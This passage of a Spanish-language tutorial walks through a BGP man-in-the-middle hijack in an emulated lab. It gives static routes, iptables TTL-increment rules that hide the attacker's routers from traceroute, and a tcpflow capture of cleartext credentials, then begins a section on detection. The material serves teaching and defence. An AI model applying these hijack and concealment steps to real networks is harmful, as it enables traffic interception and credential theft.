
Y en el router n14:

## ip route 77.0.0.0/9 30.0.0.5

Con ésto establecemos que el tráfico destinado al prefijo 77.0.0.0/9, vaya de n6 a n16, de n16 a n14 y de n14 a n11 (éste último del AS 30). Como el router n6 es quién publica el prefijo 77.0.0.0/9 a través de BGP, los otros dos routers pertenecientes al AS 666, llevarían el tráfico al router n6, y se produciría un loop de enrutamiento. Para ello usamos las rutas estáticas que tienen mayor prioridad (más distancia administrativa), sobre las rutas aprendidas por BGP. Con ello nos garantizamos que el circuito sea el que nosotros deseamos. En los routers n16 y n14 no agregamos ninguna configuración adicional a la de la topología configurada con bgpmitm\_off además de las rutas estáticas.

Para comprobar cómo se vería el AS-PATH hacia el prefijo 77.0.0.0/9 en el AS 60, hagamos doble click sobre el router n8 (el router BGP del AS 60), introduzcamos vtysh en la terminal, y dentro de Quagga, ingresemos el comando:

```
n8# sh ip bgp
```



```
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
root@n8:/tmp/pycore.38029/n8.conf# vtysh
Hello, this is Quagga (version 1.2.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

n8# sh ip bgp
BGP table version is 0, local router ID is 70.0.0.5
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
               i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

      Network          Next Hop            Metric LocPrf Weight Path
* 20.0.0.0          70.0.0.1                    0 70 50 40 20 i
*>                 40.0.0.13                   0 40 20 i
* 30.0.0.0          70.0.0.1                    0 70 666 30 i
*>                 40.0.0.13                   0 40 20 30 i
* 40.0.0.0          70.0.0.1                    0 70 50 40 i
*>                 40.0.0.13                   0 40 i
* 50.0.0.0          70.0.0.1                    0 70 50 i
*>                 40.0.0.13                   0 40 50 i
*> 60.0.0.0          0.0.0.0                    0         32768 i
*> 66.0.0.0          70.0.0.1                    0 70 666 i
*                  40.0.0.13                   0 40 50 666 i
* 70.0.0.0          40.0.0.13                   0 40 50 70 i
*>                 70.0.0.1                     0 70 i
* 77.0.0.0          70.0.0.1                    0 70 50 40 777 i
*>                 40.0.0.13                   0 40 777 i
*> 77.0.0.0/9        70.0.0.1                    0 70 666 30 20 777 i
i                  40.0.0.13                   0 40 50 666 30 20 777--More--

Displayed 9 out of 17 total prefixes
n8#
```

Como apreciamos en la imagen, en la ruta recuadrada en violeta, vemos el AS-PATH hacia 77.0.0.0/9, tal cuál como lo habíamos dicho, con el AS 666 en el medio y no como origen. El origen sigue siendo el AS 777.

Otro detalle que no mencionamos de éste ataque es que a los ASs 30, 20 Y 777 no les llegaría el prefijo más específico 77.0.0.0/9 que publica el AS 666, ya que el AS-PATH de dicha ruta incluye los AS 30, 20 y 777, y como dijimos en un principio, BGP es un protocolo loopless, que logra evitar bucles de ruteo descartando las rutas que nos enseñan, en la que ya se encuentra presente nuestro propio ASN en el AS-PATH. Con ésto, el ataque de BGP MITM se hace aún más difícil de descubrir.

Para comprobar lo que acabamos de afirmar, hagamos doble click sobre el router n1 del AS 777, abramos una consola vtysh e introduzcamos dentro de Quagga:

```
n1# sh ip bgp
```

The screenshot shows a terminal window titled "Terminal". The menu bar includes "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The command "root@n1:/tmp/pycore.38029/n1.conf# vtysh" is entered, followed by the Quagga startup message: "Hello, this is Quagga (version 1.2.4). Copyright 1996-2005 Kunihiro Ishiguro, et al.". The "sh ip bgp" command is then run, displaying the BGP table. The output shows 14 total prefixes, with 8 displayed. The routes include various network entries like 20.0.0.0, 30.0.0.0, 40.0.0.0, etc., with their respective next hops, metrics, and weights. The last entry is a local route to 0.0.0.0 with a weight of 32768.

```
Hello, this is Quagga (version 1.2.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

n1# sh ip bgp
BGP table version is 0, local router ID is 77.77.76.5
Status codes: s suppressed, d damped, h history, * valid, > best, = multipath,
               i internal, r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

      Network          Next Hop            Metric LocPrf Weight Path
*-> 20.0.0.0        20.0.0.5                  0        0 20 i
*-> 30.0.0.0        20.0.0.5                  0        0 20 30 i
*  40.0.0.0          20.0.0.5                  0        0 20 40 i
*>i    77.77.76.1    77.77.76.1              0     100 0 40 i
*  50.0.0.0          20.0.0.5                  0        0 20 40 50 i
*>i    77.77.76.1    77.77.76.1              100   0 40 50 i
*>i60.0.0.0         77.77.76.1              100   0 40 60 i
*          20.0.0.5                  0        0 20 40 60 i
* i66.0.0.0          77.77.76.1              100   0 40 50 666 i
*>          20.0.0.5                  0        0 20 30 666 i
*  70.0.0.0          20.0.0.5                  0        0 20 40 50 70 i
*>i    77.77.76.1    77.77.76.1              100   0 40 50 70 i
* i77.0.0.0          77.77.76.1              0     100 0 i
*>          0.0.0.0                  0        32768 i

Displayed 8 out of 14 total prefixes
n1#
```

Como vemos, dentro de la tabla de ruteo BGP del router n1 del AS 777, no aparece la ruta más específica 77.0.0.0/9, anunciada por el AS 666.

Ahora procedamos a hacer un traceroute desde la computadora n21 del AS 60, hacia el servidor n13 del AS 777, exactamente como lo habíamos hecho antes, para ver cómo cambia la ruta para llegar hasta el servidor. Para ello hacemos doble click sobre la computadora n21, e ingresamos el comando:


```
n21# traceroute -n 77.77.77.7
```

Terminal

Archivo Editar Ver Buscar Terminal Ayuda

```
root@n21:/tmp/pycore.38029/n21.conf# traceroute -n 77.77.77.7
traceroute to 77.77.77.7 (77.77.77.7), 30 hops max, 60 byte packets
 1  60.0.1.1  0.289 ms  0.030 ms  0.024 ms
 2  60.0.0.1  0.067 ms  0.038 ms  0.033 ms
 3  70.0.0.1  0.103 ms  0.047 ms  0.048 ms
 4  66.66.66.13  0.082 ms  0.147 ms  0.064 ms
 5  66.66.66.5  0.101 ms  0.075 ms  0.133 ms
 6  66.66.66.1  0.118 ms  0.252 ms  0.100 ms
 7  30.0.0.1  0.248 ms  0.156 ms  0.116 ms
 8  20.0.0.1  0.334 ms  0.131 ms  0.178 ms
 9  40.0.0.2  0.126 ms  0.214 ms  0.130 ms
10  77.77.76.2  0.241 ms  0.171 ms  0.189 ms
11  77.77.76.6  0.231 ms  0.240 ms  0.553 ms
12  77.77.77.7  0.449 ms  0.439 ms  0.348 ms
root@n21:/tmp/pycore.38029/n21.conf#
```

En la imagen queda demostrado que para llegar al servidor 77.77.77.7 del AS 777 desde la computadora n21 del AS 60, se atraviesan los routers del AS 666 remarcados en rojo. A continuación una imagen detallada de los routers por los que se circula:



Con el ataque BGP MITM que hace el AS 666, el tráfico que sale del AS 60, en lugar de pasar por el AS 40 (AS de tránsito legítimo) hasta llegar al AS 777, realiza otro camino distinto, circulando por otros ASs, entre ellos el AS 666, que es el interesado en interceptar el tráfico. Cabe mencionar que éste recorrido es solo para la ida. En la vuelta, es decir, la respuesta del servidor hacia su cliente n21 en éste caso, hace el trayecto original, es decir, sale del AS 777, pasa por el AS 40 hasta llegar al AS 60. Si quisieramos secuestrar el tráfico de la vuelta, tendríamos que publicar un prefijo más específico que el que publica el AS 60. Deberíamos publicar 60.0.0.0/9 en éste caso, y configurar los route-map de forma adecuada para hacernos pasar por un AS de tránsito hacia dicho prefijo. Otro detalle del que ya hablamos, es que si queremos interceptar el tráfico completo del AS 777, no bastaría con publicar el prefijo 77.0.0.0/9, sino que también deberíamos publicar el 77.128.0.0/9 para cubrir la totalidad del 77.0.0.0/8 abarcada en el AS 777. En éste caso, como el servidor que nos interesa se encuentra dentro del prefijo 77.0.0.0/9, no hay necesidad de publicar el 77.128.0.0/9.

Ahora, como vimos en la imagen anterior, la utilidad traceroute delata que para llegar al AS 777 se atraviesan routers pertenecientes al AS 666. Si queremos hacer que el ataque sea más difícil de detectar, podríamos ocultar los routers del AS 666 de ser vistos mediante traceroute. Para ello basta con incrementar en 1 el TTL de los paquetes entrantes en cada uno de los routers del AS 666. Para el que no lo sepa, la utilidad traceroute, se basa en el atributo TTL. Primero envía un paquete con TTL en 1, y al dar el primer salto (atravesar el primer router), el TTL se decremente, y al llegar a 0, el router devuelve un mensaje ICMP diciendo que el TTL se agotó. Lo que nos sirve de éste mensaje ICMP, es la dirección IP del router que lo envía. Luego se envía un paquete con TTL en 2, y el router que va a enviar el mensaje ICMP sería el siguiente. Con ésto se puede seguir la cadena de routers que se atraviesa hasta llegar a un destino determinado. Pero... Qué pasa si incrementamos en 1 el TTL en cada uno de los routers que queremos ocultar? Si hacemos ésto, los routers que queremos ocultar jamás llegarían a establecer el TTL en 0, y por ende jamás devolverían un mensaje ICMP informando que el TTL se agotó, consecuentemente, la utilidad traceroute no sería capaz de detectar a dichos routers.

Vamos a hacer uso de la herramienta iptables para llevar a cabo lo anterior. Iptables es una herramienta integrada con Linux, que forma parte del framework Netfilter. Parte de Netfilter corre en modo kernel, e iptables sería la porción de netfilter que se ejecuta en modo usuario. Netfilter se encarga de establecer ganchos o hooks a las llamadas del sistema que se encargan de recibir/enviar paquetes, posibilitando la manipulación de paquetes, el filtrado, o la implementación de un firewall, y el manejo de NAT, entre otras cosas. Comprendiendo el concepto de ganchos o hooks, que Netfilter hace sobre las funciones del Kernel, seríamos capaces de hacer herramientas muy interesantes, como un LKM rootkit, pero no es lo que nos interesa enseñar en éste documento. En éste caso, vamos a trabajar con la tabla mangle, que es la tabla empleada para la modificación de paquetes, y la cadena PREROUTING, para que la modificación del TTL se aplique al tráfico entrante, justo antes de ingresar a la pila de red del kernel. Las reglas que añadamos para la cadena PREROUTING son procesadas antes de tomar cualquier decisión de ruteo respecto hacia dónde enviar el paquete. La estructura del comando que deberíamos usar, es la siguiente:

```
iptables -t mangle -A PREROUTING -i <interfaz> -j TTL --ttl-inc 1
```

En la que llamamos a iptables con el parámetro -t indicando que queremos añadir una regla en la tabla mangle, y en la cadena PREROUTING, para el tráfico entrante por la interfaz establecida con -i. Con -j indicamos TTL, ya que la modificación que queremos establecer se basa en ese parámetro. Finalmente mandamos por parámetro --ttl-inc 1 para establecer que queremos incrementar el TTL en 1.

Bueno, llevémos ésto a lo práctico. Con la topología ya inicializada como la tenemos, hagamos doble click en el router n6 del AS 666, e introduzcamos:

```
n6# iptables -t mangle -A PREROUTING -i eth1 -j TTL --ttl-inc 1
n6# iptables -t mangle -A PREROUTING -i eth2 -j TTL --ttl-inc 1
```

Luego, hagamos doble click sobre el router n16, e ingresemos lo siguiente:

```
n16# iptables -t mangle -A PREROUTING -i eth1 -j TTL --ttl-inc 1
```


Finalmente, doble click sobre el router n14, e ingresemos:

```
n14# iptables -t mangle -A PREROUTING -i eth1 -j TTL --ttl-inc 1
```

Con ésta configuración, estamos diciendo que todos los routers del AS 666 deben incrementar en 1 el TTL de todos los paquetes ni bien lleguen al respectivo router, y antes de que se tome cualquier decisión de ruteo. Si prestamos atención, el incremento de TTL solo lo aplicamos en algunas de las interfaces de los routers y no en todas. Solo lo aplicamos en las interfaces por las que ingresa el tráfico que se dirige hacia el AS 777, es decir, el tráfico entrante debería ingresar por el router n6 y seguir el camino: n6 – n16 – n14. A los paquetes que llegan por n14 y siguen el camino n14 – n16 – n6 (el camino inverso), no se les incrementa en 1 el TTL, ya que no nos interesa.

Con todo configurado, volvamos a hacer un traceroute hacia el server n13, desde el cliente n21. Dar doble click en la computadora n21 del AS 60, e ingresar:

```
n21# traceroute -n 77.77.77.7
```



The screenshot shows a terminal window titled "Terminal". The menu bar includes "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The command entered is "traceroute -n 77.77.77.7". The output shows the following route:

```
traceroute to 77.77.77.7 (77.77.77.7), 30 hops max, 60 byte packets
 1  60.0.1.1  12.403 ms  0.014 ms  0.008 ms
 2  60.0.0.1  0.031 ms  0.020 ms  0.010 ms
 3  70.0.0.1  0.030 ms  0.014 ms  0.013 ms
 4  30.0.0.1  0.139 ms  0.100 ms  0.325 ms
 5  20.0.0.1  0.329 ms  0.204 ms  0.366 ms
 6  40.0.0.2  1.552 ms  0.178 ms  0.097 ms
 7  77.77.76.2  0.344 ms  1.323 ms  0.459 ms
 8  77.77.76.6  1.721 ms  0.398 ms  0.645 ms
 9  77.77.77.7  0.969 ms  4.803 ms  0.898 ms
```

Como vemos, los routers del AS 666 (66.66.66.13, 66.66.66.5 y 66.66.66.1) ya no son visibles mediante traceroute. Una evidencia menor que puede quedar expuesta es la diferencia en la latencia entre el último router antes de ingresar al AS 666, y el primer router luego de salir del AS 666.

Si miramos la salida de traceroute, el router:

```
3 70.0.0.1 0.030 ms 0.014 ms 0.013 ms
```

es el último router por el que se circula, justo antes de saltar hacia el AS 666, y el router:

```
4 30.0.0.1 0.139 ms 0.100 ms 0.325 ms
```

es el primero por el que se atraviesa, justo luego de abandonar el AS 666. Si nos fijamos en la diferencia de latencia, podemos ver que salta de 0,013ms a 0,325ms, lo que nos podría llegar a dar un indicio de que hay routers ocultos entre medio por los que estamos circulando. Éste valor siempre va a depender de la distancia del atacante hacia la víctima.

Bien, ahora volvamos a acceder al servicio del servidor n13 (77.77.77.7:8000 del AS 777) a través del cliente n21 del AS 60, pero ésta vez, en lugar de utilizar tcpflow en un router del AS 40, lo vamos a hacer en un router del AS 666, para comprobar efectivamente, que dicho AS es capaz de ver el tráfico que va del AS 60 hacia el AS 777.


Para ello, en primer lugar hagamos doble click sobre el router n16 del AS 666, y allí dentro, ingresemos el comando:

```
n16# tcpflow -i eth1 -C
```


y luego, doble click sobre la computadora n21 del AS 60, y una vez dentro, ingresamos:

```
n21# nc 77.77.77.7 8000
```

Una vez dentro del servidor, completamos los datos que nos piden, introduciendo un usuario y contraseña arbitrarios:



Mientras tanto, el router n16 del AS 666, interceptó el tráfico, incluyendo nuestras credenciales... Aquí la prueba:



The screenshot shows a terminal window titled "Terminal". The menu bar includes "Archivo", "Editar", "Ver", "Buscar", "Terminal", and "Ayuda". The command entered is "root@n16:/tmp/pycore.34077/n16.conf# tcpflow -i eth1 -C". The output shows "tcpflow: listening on eth1" followed by a password capture. The captured password is "user" and "123456".

```
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
root@n16:/tmp/pycore.34077/n16.conf# tcpflow -i eth1 -C
tcpflow: listening on eth1

user
123456
```

Notamos algo distinto respecto a la captura con tcpflow que hicimos en el router n7 del AS 40 hace un rato? La diferencia en éste caso, es que los datos interceptados, son solo los ingresados por el cliente (que van del cliente hacia el servidor), y no interceptamos el tráfico que el servidor le envía al cliente, ya que como dijimos, la vuelta, es decir, la respuesta del servidor se hace por el camino habitual a menos que también hiciéramos un BGP MITM contra el cliente, en éste caso habría que hacer un BGP MITM también al AS 60. Pero como lo más interesante son las credenciales de los clientes, con interceptar el flujo en sentido cliente → servidor, nos alcanza.

Cabe aclarar nuevamente que para evitar que cualquier router entre medio de cliente/servidor pueda ser capaz de ver en claro el tráfico, y manipularlo, es necesario emplear criptografía. En caso de que el host n13 fuera un servidor web con SSL/TLS, los routers del AS 666 no podrían ver la información de la capa de aplicación en claro, ni tampoco manipularla, por más que hayan concretado satisfactoriamente el ataque de BGP MITM. BGP MITM posibilita que el AS atacante se haga pasar por un AS de tránsito para poder observar/manipular los paquetes que no deberían circular por él, pero solo los paquetes que no viajen cifrados serían útiles para el AS atacante. De todas formas, como dijimos, por más que los paquetes viajen cifrados, la información de capas inferiores, como la de red y transporte son visibles, y el AS atacante podría saber qué cliente (qué dirección IP) visitó a qué otro sitio (a qué otra dirección IP), y en qué puerto.

## **Detectando el ataque**

Al año siguiente de la presentación del ataque de BGP MITM en la Defcon 16, Renesys Corporation (actual Dyn), junto con otros dos investigadores: Clint Hepner y Earl Zmijewski presentaron en la Black Hat DC 2009 un análisis sobre posibles técnicas para detectar el ataque.

Detectar éste ataque en particular implica algunas dificultades, ya que:

- Por más que la mayor cantidad de routers en Internet puedan ver y preferir las rutas más específicas robadas, las mismas no indican nada obvio, ya que los routers BGP en la actualidad tienen centenares de miles de rutas en sus tablas, y es normal observar a diario publicaciones de nuevos prefijos más específicos de forma legítima.
